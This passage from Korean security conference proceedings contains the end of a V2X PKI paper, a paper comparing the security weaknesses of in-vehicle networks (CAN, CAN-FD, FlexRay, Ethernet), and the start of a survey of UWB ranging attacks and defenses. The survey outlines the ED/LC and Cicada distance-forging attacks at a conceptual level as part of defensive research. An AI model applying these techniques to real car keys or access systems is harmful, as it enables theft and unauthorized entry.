CAMP에서 PKI는 인증기관으로부터 인증받은 “신뢰할 수 있는 개체” 임을 검증할 수 있어야 하고, 인증서 정보로부터 인증서의 소유자인 차량의 식별이 이루어지지 않는 익명성을 가지고 있어야 한다고 명시되고 있다. 또한 CAMP에서 제안하는 PKI는 기존 인증서와 별개로 서명 검증 등에서 사용될 신뢰성 판별용 익명 인증서를 발급해 차량의 신뢰 여부를 검증하는 기능을 구현하였다. 기존 PKI에 인증서의 ID를 별도로 발급하는 LA(Linkage Authority)를 추가함으로써 인증서 발급 주체와 인증서 ID 발급 주체를 분리해 차량과 인증서 간 관계를 보호한다.

해당 논문에서 제안하는 인증서 발급과정은 Fig. 1, 2, 3과 같이 크게 인증서 발급 요청, 발급, 전송 단계이다. 발급되는 익명 인증서의 짧은 유효기간과 한 번에 대량의 인증서를 발급하고 전송해야 하므로 간결하게 제안되었다.



Fig. 1. Request for Certificate Issuance



Fig. 2. Issuing Certificates



Fig. 3. Send Certificates

V. 결론

본문에서는 V2X 통신과 표준화 동향, 보안요건과 발생할 수 있는 보안 위협, 각 표준에서 제시하는 보안 서비스에 대해 살펴보았다.

차세대 교통 환경에서 차량에 부여되는 기술들이 발전하면서 이와 함께 발전해야 할 보안 요소도 중요한 사안이 되었다. 외부 연결고리가 깊어진다는 것은 공격자로부터 노출될 수밖에 없는 환경에 처하게 된다는 점에서 치명적이다. 해당 취약점을 해결하기 위해서는 지속적인 V2X 보안에 대한 연구와 보안기술이 제공될 필요가 있을 것이라 생각된다. 가장 가까이 다가온 것은 5G 환경에서의 V2X 통신이다. 아직 해당 환경에 대한 구체적인 보안 연구나 요건 등이 갖추어져 있지 않은 상태이므로 안전한 도입을 위해서는 이에 대해 보안 측면에서의 연구가 요구되는 바이다.

[참고문헌]

[1] 3GPP, TS 33.185 "Security aspect for LTE support of Vehicle-to-Everything (V2X) services (Release 16)", 2020.

[2] IEEE Std, IEEE Std 1609.2™-2016 “IEEE Standard for Wireless Access in Vehicular Environments—Security Services for Applications and Management Messages ”, 2016.

[3] ITU-T SG17 Recommendation, X.1372 “Security guidelines for vehicle-to-everything (V2X) communication”, 2020.

[4] 권혁찬, 이석준, 최중용, 정병호, 이상우, 나중찬, 자율주행 자동차 보안기술 동향, 한국전자통신연구원, 전자통신동향분석 제33권 제1호, 2018.

[5] 이유식, 심상규, 김덕수, V2X 통신을 위한 보안기술, 한국정보보호학회, 정보보호학회지 제24권 제2호, 2014.

[6] 정임영, 자율주행자동차 위험 및 대응방안에 대한 고찰, 한국콘텐츠학회, 한국콘텐츠학회논문지 제20권 제6호, 2020.

[7] 국토교통부, “C-ITS 시범사업 홍보관 - 서비스 “, https://www.c-its.kr/introduction/service.do

[8] 이유지, “스마트카 열풍, 펜타시큐리티가 개발한 차량통신 보안기술은 뭐?”, 디지털데일리, 2014.

차량 내부통신을 위한 네트워크 비교 및 보안 위협 분석

김서연*, 오인수**, 김찬민**, 임강빈***

*순천향대학교 (학부생), **순천향대학교 (대학원생), ***순천향대학교 (교수)

Network comparison and security threat analysis for in-vehicle communication

Seo Yeon Kim*, Insu Oh**, Chanmin Kim**, Kangbin Yim***

*Soonchunhyang University(Undergraduate student)

**Soonchunhyang University(Graduate student)

***Soonchunhyang University(Professor)

요 약

현대의 차량은 신뢰성, 안전성과 효율성, 편의성 향상을 위해 발전했고 그에 따라 차량 내부 네트워크 통신을 위한 프로토콜인 CAN와 CAN-FD, FlexRay, Ethernet이 개발되었다. 본 논문에서는 각 프로토콜의 특징과 보안의 취약점 및 프로토콜 간 차이점과 차량 내 활용에 대해 설명한다. CAN은 지금까지 가장 보편적으로 사용되고 있지만, 보안 측면으로 볼 때 개선이 어렵고, 낮은 전송속도와 용량은 최신의 자동차에 적용하기에 적합하지 않다. Ethernet은 미래의 차량의 안전성과 보안을 강화하기 위해 지속해서 발전하고 있으며 대용량 데이터를 고속 처리가 가능하다는 점에서 자율주행차, 커넥티드카 등 최신 차량에 활용이 높아질 것으로 예상된다.

I. 서론

기술의 발전으로 높은 신뢰성, 안전성과 효율성, 편의성을 높이기 위해 전장 기술은 지속적으로 발전했다. 차량의 전자 장치 사용량이 증가하면서 전자 제어 장치인 ECU(Electronic control unit)을 도입했다. ECU는 전자신호를 통해 차량 내 특이점과 문제점을 파악하며 엔진, 변속기 등 모든 기기를 제어한다. ECU 간에 데이터 공유를 위해 네트워크로 연결되고 이러한 차량 내부 네트워크인 IVN(In-Vehicle Network)의 가장 대표적으로 버스 시스템인 CAN(Controller Area Network) 통신이 개발됐다. 안전하고 안정적인 통신을 위해 데이터양이 증가했고 더 빠르고 넓은 대역폭과 우수한 보안성을 가진 통신 방법이 필요했다. 통신 수요가 증가를 충족하기 위한 새로운 통신 패러다임인 CAN을 기반한 CAN-FD(CAN with Flexible Data rate)와 고성능 버스인 FlexRay, Ethernet 등 차량 통신 기술이 진화했다[1].

본 논문에서는 차량 내부 네트워크의 통신을 위한 버스 시스템인 CAN 통신과 최근 자동차 통신의 발달로 새롭게 제시된 통신 프로토콜 중 CAN-FD와 Ethernet, FlexRay의 특징과 차이점을 정리했다. 또한 각각의 보안 특성과 취약점, 발전 동향에 대해 설명한다.

II. 자동차 내부 네트워크 종류

2.1 CAN

CAN은 차량 내부의 통신에서 가장 많이 사용하는 표준 통신 규격 중 하나로 1993년 ISO가 국제 표준 규격으로 제정했다. 자동차 내에 존재하는 ECU 간 통신이 이뤄지는데 하나의 CAN은 여러 개의 모듈을 제어할 수 있어 효율적이다. CAN은 버스 상태를 실시간으로 모니터링하여 결함이 발생했을 경우 해당 노드 비활성화로 네트워크의 신뢰성을 보장한다[2].

CAN 통신은 CAN_High와 CAN_Low 두 개의 신호를 사용하여 전기적 노이즈에 강하고, 메시지를 안전하게 보호할 수 있다. 병렬 구조의 하나의 CAN 인터페이스로 여러 개의 ECU 모듈을 제어할 수 있어 효율적이고 ECU의 확장에 용이하다. CAN 통신은 Multi Master 통신 방법으로 모든 노드가 버스 마스터이고 언제든 메시지 전송이 가능하다. 여러 노드에서 동시에 메시지 전송을 시도할 경우 우선순위에 따라 ID를 할당하여 메시지를 구별한다. ID의 길이에 따라 두 가지로 구분하는데 11bits인 표준 CAN과 29bits의 확장 CAN이다. CAN 2.0A는 표준 CAN 포맷의 메시지의 송수신만 가능하며 CAN 2.0B 컨트롤러는 표준 CAN과 확장 CAN에 대해 송수신이 가능하다[3].

2.2 CAN-FD

자동차의 데이터 통신량이 증가하면서 더 많은 데이터 통신을 위한 통신 방법이 요구되었고 CAN의 단점을 보완한 CAN-FD 프로토콜이 개발됐다. CAN-FD는 CAN과 호환성이 높고 전송 효율이 크게 향상되었고 데이터 전송 시에 지연시간을 최소화하여 실시간 통신을 가능케 했다. CAN-FD는 가변형 데이터 전송 속도로 프레임의 앞뒤에서는 1Mbps로 전송하고 데이터는 10Mpbs로 전송하여 전송 속도를 높이면서 CAN과 호환성을 유지한다. 통신량 증가를 위해 하나의 프레임이 전송하는 데이터의 최대 크기는 64bytes로 짧은 시간 동안 더 많은 데이터를 송수신한다. 대규모 데이터를 전송할 때 오버헤드를 감소시키고 소프트웨어의 단순성과 효율성을 개선했다[4].

2.3 FlexRay

고속의 데이터 전송과 신뢰성 통신이 가능한 FlexRay는 두 개의 독립된 버스 네트워크로 속도는 각 10Mbps이며 최대 20Mbps 속도로 전송이 가능하다. 데이터를 전송할 때 시분할 방식을 사용하여 충돌을 방지하며 메시지 도달 시간을 알 수 있다. TDMA(Time Division Multiple Access)에 따라 동작하며 메시지가 독점으로 액세스할 때 지정된 시간 슬롯이 할당되기 때문에 충돌이 발생하지 않는다[5].

2.4 Ethernet

자율주행자동차, 커넥티드카가 성장하면서 ADAS(Advanced Driver Assistance Systems)가 발전했고 차량에서 요구하는 데이터 전송 속도와 대역폭이 크게 확장되었다. 차량의 안전을 위해 적응식 정속주행 시스템, 사각지대 감지 장치, 차선변경 보조시스템, 자동 긴급제동 장치, 충돌 예방 경고 장치 등의 기술을 도입하며 방대한 양의 데이터 통신이 필요해졌다. 이러한 이유로 높은 대역폭의 네트워크가 필요했고 Ethernet 통신이 개발되었다[6].

Ethernet은 UTP를 기반으로 효율적이고 적은 비용으로 고속의 네트워크를 실행한다. 양방향 통신으로 전체 대역폭을 늘렸고 동시에 100MBit/s의 속도로 데이터를 전송하며 전이중 방식을 기반으로 200Mbit/s까지 전송이 가능하다. 단일 구리선을 사용하여 비용, 무게 효율성의 면에서 우수하다. 스위치에 point-to-point 연결로 구성돼 실시간 통신에 유리하고 데이터 패킷의 우선순위 선정과 시간 동기로 네트워크 성능을 향상한다. 패킷 교환 및 주소 기반 통신으로 네트워크 요구 증가에 맞춰 확장할 수 있으며 스위치를 사용하기 때문에 네트워크 변경이나 크기 구성에 용이하다. 또한, 하위 계층의 네트워크를 바꿔도 새로운 통신 프로토콜 스택이 필요하지 않아 호환성이 뛰어나다[7].

Ethernet은 LAN의 기본 기술로 모든 종류의 통신에 사용되며 이를 기반으로 한 다양한 전송 기술 및 프로토콜이 개발되었다. 차량용 Ethernet이 도입되면 TCP/IP와 Wifi 등 프로토콜이 자동차에 적용이 가능할 것으로 예상된다.

III. 자동차 내부 네트워크 보안

3.1 CAN과 CAN-FD

브로드캐스트 통신을 하는 프로토콜이지만 데이터를 암호화하거나 인증하는 기능이 전혀 없어 CAN을 통해 통신하는 데이터를 도청하거나 위조, 변조가 가능하다. 하지만 최대 전송 데이터 길이가 8Bytes로 제한되어 있기 때문에 암호화나 인증 과정을 추가할 경우 네트워크 과부하가 발생할 수 있어 보안에 한계가 있다.

이를 해결하기 위해 토폴로지를 변경 혹은 차량의 CAN을 세분화하여 시스템에 오류가 영향을 미치지 않도록 하거나 CAN 프레임의 ID 필드를 암호화하여 공격자가 CAN 프레임을 식별할 수 없도록 한다. 포트에 특수한 하드웨어 키 또는 암호를 생성하여 CAN에 공격 메시지를 주입하는 것을 방지할 수 있는데 이는 규제와 정책의 변화가 필요하기 때문에 장기적인 솔루션이며 설계 과정에도 취약점이 있어 보안 기술을 적용하는 것은 현실적으로 어렵다[8].

CAN-FD는 CAN의 한계를 보완한 프로토콜이지만 설계에서 보안 문제에 대해서는 고려하지 않아 보안 측면에서 동일하다.

3.2 FlexRay

FlexRay는 보안에 중요한 응용프로그램을 위해 개발되어 이중화된 채널 레이아웃을 사용하고, 대역폭을 20Mbit/s로 늘려 데이터를 중복으로 전송하는 것을 막는다. FlexRay는 대상 DoS 공격에 취약한데 특정 메시지 유형 전송을 막는데 메시지를 제대로 수신하지 못해 통신이 불가능해진다. 또 악성 노드가 정적 슬롯을 점유하는 것이 불가능하기 때문에 메시지 스푸핑은 통신주기의 동적 세그먼트에만 감지되며 충돌이 발생할 수 있다. 또한 설계 과정에서 메시지 읽기, 인증, 재생 방지를 고려하지 않아 통신을 분석하는 것이 가능하며 네트워크 매개변수를 유추하여 데이터 전송을 막고, 위조된 트래픽을 주입하는 것이 가능하다[9].

이를 해결하기 위해 스타 토폴로지를 사용하여 악의적인 노드에 의한 네트워크 부품의 연결을 끊거나 제거하는 방법으로 DoS 공격을 방지하고, 암호화 메커니즘을 사용하여 메시지 스푸핑을 방지한다[9].

3.3 Ethernet

Ethernet은 자동차뿐만 아니라 컴퓨터 네트워크, 모바일 통신 등 광범위하게 사용하는 표준이다. 다양한 공격에 대한 대책이 존재하여 자동차 환경에 적합할 경우 이미 확립된 보안 대책을 재사용할 수 있다. 하지만 Ethernet은 리소스 공유를 위한 통신인 TCP/IP를 기반으로 구현했기 때문에 취약성을 가진다. 또한, 스위칭 구조를 가지기 때문에 Ethernet/IP 기반 라우팅 환경에 적합하다. ECU간 상호 신뢰 채널을 설정하고 메시지 인증 기술을 통하여 송수신 하므로 악의적인 ECU가 다른 ECU를 제어하거나 권한 오용 공격, 악의적인 프레임 생성 및 전송을 방지할 수 있다[10].

Ethernet은 보안에 있어 불안정한 단계에 있지만 아직 차량 Ethernet 기술의 연구는 시작 단계이다. 보안성 향상을 위한 표준을 OPEN Alliance SIG, AUTOSAR, JASPAR, IEEE-SA, ITU-T에서 연구 중이다.

IV. 자동차 내부 네트워크 통신 비교

4.1 Network Topology

네트워크 토폴로지 차이는 CAN과 CAN FD는 버스 토폴로지를 이용한다. FlexRay 버스형, 스타형 두 방식으로 구성되는데 버스형은 케이블을 통해 직접 연결하며 백업을 위한 여분의 버스 네트워크를 만들어 한 버스 네트워크에 문제가 생겨도 다른 버스 네트워크를 이용해서 메시지 전달을 할 수 있다. 스타형으로 네트워크를 구성할 경우 일대일로 연결하여 고장 난 부품을 편리하게 분리할 수 있다. 하이브리드형은 물리적으론 스타형으로 구현되고 논리적으로는 버스형으로 구현한다. Ethernet은 초기에는 버스 시스템을 사용했지만, 최근에는 대부분 point-to-point 접속 방식을 사용하여 충돌을 방지하고 멀티캐스트 방식과 브로드캐스트 통신을 모두 지원한다[11].

4.2 통신 구성

CAN은 대역폭이 낮고 전송 속도가 느려 주로 내부 네트워크에 사용하는데 현재 차량의 대부분의 제어 장치, 센서 및 파워트레인에 사용된다. CAN-FD는 대용량의 실시간 데이터 전송에 사용한다. FlexRay는 수동적 안전 시스템인 byteflight 통신 시스템을 기반으로 만들어져 에어백 등에 사용한다. 고속의 프로토콜로 공유 직렬 버스, 보통 반자동 제어 장치, 액티브 서스펜션, 적응식 정속주행 시스템 등 고성

	CAN	CAN-FD	FlexRay	Ethernet
발표 시기	1986	2012	2000	2011
최대 데이터 양	1Mbps	8Mbps	10Mbps	100/1000Mbps
최대 페이로드 길이	8bytes	64bytes	254bytes	1500bytes
실시간 컴퓨팅	soft real-time	soft real-time	hard real-time	hard real-time
물리 계층	UTP differential	UTP differential	UTP differential	UTP differential
데이터 링크 계층	CSMA-CD	CSMA-CD	TDMA	CSMA-CD
인코딩 방법	NRZ	NRZ	NRZ	PAM3,4B/3B 등
시간 동기화	원하는 시간 내에 수신할 확률 100%를 보장하기는 어렵지만 부하율이 낮다면 문제 없음		Time Triggered 방식으로 원하는 시간에 수신 보장	• 정확한 동기화 • 멀티미디어 데이터 동기화 • 데이터 송수신을 위한 프로토콜

표 1 CAN, CAN-FD, FlexRay, Ethernet 비교

능 파워트레인에 Ethernet과 FlexRay가 사용된다. Ethernet은 확장성과 다양한 대역폭으로 자율주행자동차나 커넥티드 카에 사용된다[11].

4.3 네트워크의 차이점

각 차량 네트워크 통신의 특징 및 속성의 차이점을 나타내면 위 표처럼 나타낼 수 있다.

V. 결론

본 논문에서는 차량 내부 네트워크의 통신 방법 중 CAN, CAN-FD, FlexRay, 이더넷의 특징과 차이점, 보안 특성과 취약점에 대해 정리했다. CAN은 다른 통신망에 비하여 가격 대비 성능이 우수하고 신뢰도가 검증된 프로토콜이라는 점에서 가장 보편적으로 사용한다. 그러나 설계 자체의 보안 취약점 등으로 개선하기 어렵다는 점에서 자율주행자동차, 커넥티드카 등 최신의 차량에는 적합하지 않다. 반면 Ethernet은 높은 대역폭과 시스템 제어기의 개수도 줄어 효율적이며 비차폐 연선을 사용하여 비용을 절약할 수 있다. 미래의 차량의 안전성과 보안을 강화하기 위해 Ethernet의 발전과 활용이 높아질 것으로 예상된다.

Acknowledgement

이 논문은 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(2021R1A4A2001810)

이 논문은 2021년도 정부(과학기술정토봉신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임(No, 2019-0-01343, 융합보안핵심인재양성)

[참고문헌]

[1] 최도영, 윤영현, 오정환, 이승은, "차량 내부 통신을 위한 고속 CAN-FD 컨트롤러", 2019.

[2] 이종배, "자동차용 CAN 버스의 구현 및 성능 개선", 2018.

[3] "CAN 통신의 이해." (2021-05-28). FESCARO, https://www.fescaro.com/ko/archives/249.

[4] Marc Weber. n.d. 차량용 네트워크의 새로운 통신 패러다임 . n.p.: Automobil Elektronik.

[5] 전창하, 이재경, 장인걸, 정진균, "차량 내 통신을 위한 FlexRay 시스템 구현", 2009.

[6] 김현경, 조용혁, "미국의 자율주행자동차 임시운행 허가에 관한 규제분석", 2014.

[7] 박부식, 윤종호, "Profiled & Deterministic Ethernet 기반의 차량용 네트워크", 2014

[8] 장수현, 진성근, 정한균, 윤상훈, 신대교, 임기택, "차량 CAN 네트워크를 위한 인증/보안 프로토콜 개발", 2017

[9] DominikPüllenNikolaos , "Securing FlexRay-based in-vehicle networks", 2020.

[10] 안동현, 김휘강, "Automotive Ethernet 보안 기술 동향", 2018.

[11] 한국인터넷진흥원, "스마트교통 사이버보안 가이드", 2019.

Ultra-Wideband 기반 측위 시스템에 대한 공격/방어기법 연구 동향*

주경호* 최원석** 이동훈***

*고려대학교 (대학원생), **한성대학교 (교수), ***고려대학교 (교수)

A study on Attack/Defense Technique against Ultra-Wideband positioning system

Kyungho Joo*, Wonsuk Choi**, Dong Hoon Lee***

*Korea University(Graduate student), **Hansung University(Professor), ***Korea University(Professor)

요 약

Ultra-Wideband (UWB) 기술은 1-2ns 수준의 짧은 펄스(pulse) 신호를 이용하여 센티미터 수준의 분해능으로 기기 간의 거리 측정기능을 제공한다. 이러한 특성으로 인해 GPS 신호 수신이 어려운 실내에서 정확한 측위 기능을 제공할 뿐만 아니라 자동차 스마트키, 금융결제, 출입 인증 등과 같이 근접성 검증(proximity verification)에 기반한 다양한 보안 서비스의 안전성을 획기적으로 증대시킬 수 있는 원천기술로 주목받고 있다. 하지만, UWB 시스템에서 사용하는 물리 레벨 신호의 결정적인(deterministic) 특성은 측정 거리를 감소 시키거나 확장 시키는 거리 위조 공격에 악용될 수 있다. 본 연구에서는 UWB 시스템에 대한 최신 보안위협 및 방어기법 연구사례를 살펴본다.

I. 서론

UWB(Ultra-Wideband) 기술은 1-2ns 수준의 펄스 신호를 사용하여 넓은 주파수 대역으로 데이터를 송수신하는 근거리 무선통신 기술로, 500MHz 수준의 넓은 주파수 대역폭 및 낮은 출력 에너지를 사용하는 무선통신 기술이다. UWB 기술은 채널 노이즈 및 신호 간섭에 강건한 신호 특성을 기반으로 기존의 협대역 통신방식인 Wi-Fi, Bluetooth, LTE 통신기술 기반의 측위 기술에 비해 cm 수준의 분해능으로 기기 간의 물리적 거리를 측정할 수 있다.

이와 같은 정확한 거리 측정 성능을 기반으로, UWB 기술은 암호학적 안전성에 기반하여 기기 간의 물리적 거리를 검증할 수 있는 distance bounding protocol을 효과적으로 구현할 수 있다. 이를 통해 근접성 검증(proximity verification)에 기반한 다양한 보안 서비스(e.g. 금융, 건물 출입 시스템, 자동차 스마트키 시스템)를 제공할 수 있다.

하지만, UWB 기술의 물리 레벨 신호의 결정적(deterministic) 특성은 공격벡터로 악용될 수 있다. 구체적으로, 공격자는 심볼시간(T_{sym}) 이전에 정당한 신호의 심볼을 예측 후, 정당한 신호보다 선행하는 공격 신호를 주입할 수 있다. 이를 통해 공격자는 UWB 시스템의 time of flight(ToF) 측정값을 감소시켜 측정 거리를 단축할 수 있을 뿐만 아니라, 정당한 UWB 신호를 무효화 하여 ToF를 증가시키는 거리 확장 공격(distance enlargement attack)을 수행할 수 있다.


본 연구에서는 UWB 시스템에 대한 거리 위조 공격 연구사례 및 최신 방어 기술 연구 사례를 살펴본다.

II. 배경지식

2.1 Distance bounding protocol

UWB 기술은 협대역(narrow band) RF 통신기술인 Bluetooth, Wi-Fi, LTE 기술에 비해 정밀한 거리 측정 성능을 제공한다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No. 2020-0-00374, 무인이동체 공통핵심 보안기술 개발 연구)



[그림 1] Distance bounding protocol

이러한 특징으로 인해 암호학적 안전성에 기반하여 측정 거리를 검증하는 distance bounding protocol을 효과적으로 구현할 수 있는 기술로 주목받고 있다. Distance bounding protocol은 검증자 V가 증명자 P에 대한 물리적 거리의 상한선을 검증하는 암호 프로토콜이다. 검증자와 증명자 사이의 물리적 거리는 검증자가 전송한 challenge 비트에 대한 유효한 response 비트를 수신하는데 걸리는 왕복 시간인 time of flight(ToF)를 기반으로 산출된다. 구체적으로, 물리적 거리d는 ToF값 t_{tof}를 RF신호의 전파속도로 곱한값의 절반과 같다.

$$d = \frac{t_{tof} \times c}{2}$$


이때 c는 RF 신호의 전파속도인 빛의 속도이다 ($c = 3 \times 10^8 m/s$). 검증자는 증명자로부터 challenge에 대응되는 유효한 response를 수신한 경우에만 산출된 거리를 검증한다. [그림 1]는 distance bounding protocol의 예시를 보여준다. Distance bounding protocol은 건물 출입, 금융 거래, 스마트키와 같이 근접성 검증을 기반으로 동작하는 보안 서비스에 광범위 하게 적용 가능한 암호 프로토콜이다.

III. 공격자 모델 연구동향


본 절에서는 UWB 신호 주입을 통해 UWB 시스템의 거리 측정 성능을 저해하거나 distance bounding protocol을 우회하는 공격기법 연구 사례들을 살펴본다.

3.1 Cicada attack [1]


Poturalski *et al.* 은 UWB 기반 측위 시스템의 성능저하를 유발하는 cicada attack을 제시하였다. 공격자는 정확한 ToF 측정을 위해 사용하는 back-search 알고리즘의 취약점을 악용하여



(1) Cicada attack



(2) PPM 변조기법에 대한 ED/LC 공격




(3) PSK 변조기법에 대한 ED/LC 공격

[그림 2] 거리 위조 공격 예시

ToF를 감소 시키거나, 재밍(jamming)을 통해 denial of service (DoS) 공격을 수행할 수 있다. Back-search 알고리즘은 multi-path 환경에서 복수개의 pulse 신호가 수신될 때 정확한 ToA 측정을 위한 알고리즘으로써, 신호의 중첩으로 인해 indirect 신호의 크기가 direct 신호보다 큰 경우에 발생하는 ToF 측정오류를 방지한다. 공격자는 희생자가 정당한 UWB 펄스를 수신하는 시점에 맞춰 악의적인 UWB 펄스를 주입하여 공격자의 신호를 direct path로 오인하도록 강제한다. (그림 2-1) 결과적으로 이는 작은 ToF 및 단축된 거리 측정 결과를 초래한다.

3.2 Early Detect/Late Commit (ED/LC) Attack

Flury *et al.* 은 PPM (Pulse Position Modulation) 변조기법을 사용하는 UWB 시스템에 대한 거리 감소 공격인 ED/LC 공격을 제시하였다 [2, 3]. ED/LC 공격자는 UWB 시스템의 물리레벨 신호의 결정적 특성을 악용하여, 정당한 신호의



[그림 3] 펄스 랜덤화 과정

형태를 예측한다. 이를 통해 공격자는 정당한 기기가 송신하는 신호보다 선행하는 공격 신호를 주입하여 ToF를 감소시킬 수 있다. 공격 순서는 아래와 같다.


1. 공격자는 정당한 신호에 선행하는 모조(dummy) 신호를 주입한다.
2. 공격자는 정당한 신호의 샘플들을 바탕으로 심볼시간 (T_{sym}) 이전에 수신된 신호의 심볼을 예측한다 (early detect).
3. 공격자는 T_{sym} 이전까지 임의의 UWB 신호를 주입하여(commit signal) 정당한 기기로 하여금 공격자가 예측한 심볼로 복조(demodulation) 하도록 강제한다 (late commit).

[그림 2-2]는 PPM 기반의 UWB 시스템에 대한 ED/LC 공격흐름도를 보여준다. 공격자는 정상 신호보다 t_{realy} 만큼 앞서 모조 신호를 주입하며, 정당한 UWB 신호를 수신하기 시작한 이후 t_{ED} 시점에 심볼의 형태를 예측 후, t_{LC} 시점에 임의의 UWB 를 주입한다. 만약 '0'심볼을 수신한 경우 공격자는 추가적인 신호를 송신하지 않는다. 하지만, '1'심볼을 수신한 경우, 모조 신호의 세기보다 강한 커밋 신호를 주입하여 희생자의 기기가 '1'심볼을 수신하도록 강제한다.

해당 연구에서는 PPM 변조 기반의 UWB 시스템에 대한 공격기법을 제시하였으나, ED/LC 공격 개념은 frequency shift keying(FSK), on-off keying(OOK), phase shift keying(PSK) 기반의 UWB 시스템에도 동일하게 적용될 수 있다. [그림 2-3] 은 PSK 변조기법에 대한 ED/LC 공격시나리오를 보여준다.

IV. 방어기술 연구동향

본 절에서는 UWB 시스템에 대한 물리 레벨 신호주입 공격을 방어하기 위한 최신 보안기술




[그림 4] UWB-ED의 timing diagram

연구사례를 살펴본다. 보안기술 연구는 1) 랜덤성에 기반한 방어 기술, 2) 물리레벨 신호 분석에 기반한 방어 기술 두 가지로 구분된다.

3.1 랜덤성에 기반한 방어기술 [4, 5]

Singh *et al.* 은 OOK 변조기법을 사용하는 UWB 시스템의 심볼구조를 랜덤화여 ED/LC 공격을 방지하는 기법을 제안하였다. 공격자는 암호학적 랜덤성을 기반으로 생성된 신호의 패턴을 예측할 수 없기 때문에 정상신호에 선행하는 UWB 펄스를 주입할 수 없다. [그림 3]은 해당 연구에서 제안하는 방법의 예시를 보여준다. 구체적으로, 4개의 펄스가 하나의 심볼을 구성하는 변조기법에 대해 4비트 단위로 수행되는 펄스 랜덤화 과정을 보여준다. 랜덤화된 신호를 수신한 수신기는 펄스 패턴을 사전에 공유된 비밀값과 XOR 연산을 통해 복호화한다. 공격자는 펄스의 재배열 규칙을 예측할 수 없으므로 ED/LC 공격으로부터 안전한 UWB 시스템을 구현할 수 있다. 하지만, UWB 시스템은 시간지연에 민감하기 때문에 제안된 기법을 구현하기 위해서는 추가적인 하드웨어 수준의 보안 계층을 필요로 한다는 제약사항이 있다.

또한 Singh *et al.* 은 랜덤성에 기반한 펄스 재배열을 통해 공격자에 의한 거리 확장 공격을 방지하는 방법을 제안하였다. 거리 확장 공격자는 UWB 신호의 결정적 특성을 악용하여 정당한 신호를 무효화 한 뒤, δ 만큼의 시간지연 이후에 공격 신호를 전송하여 distance bounding protocol의 ToF를 증가시킨다. 제안된 기법인 UWB-ED는 랜덤성에 기반한 검증 코드를 이용하여 응답신호를 검증하며, 1) distance commitment, 2) distance



[그림 5] 편차 기반(variance-based) MTAC

verification 과정으로 구성된다. UWB-ED는 수신된 신호의 강도를 기반으로 경로 손실 모델을 활용하여 공격 타당성 (attack plausibility)을 체크한다. 타당성 검증을 통과할 경우, 검증 코드(verification code)를 이용하여 정당한 수신신호를 검증한다. 검증 코드는 총 N개의 슬롯 중 펄스가 포함된 α개의 슬롯과 신호가 없는 β개의 슬롯으로 구성된다($N = \alpha + \beta$). α개의 펄스의 위치는 랜덤하게 선택되며, 공격자는 신호가 존재하는 α개의 슬롯을 정확히 예측할 수 없으므로 정당한 검증 코드를 전송하지 못한다.

3.2 신호분석 기반의 방어기술 [6]

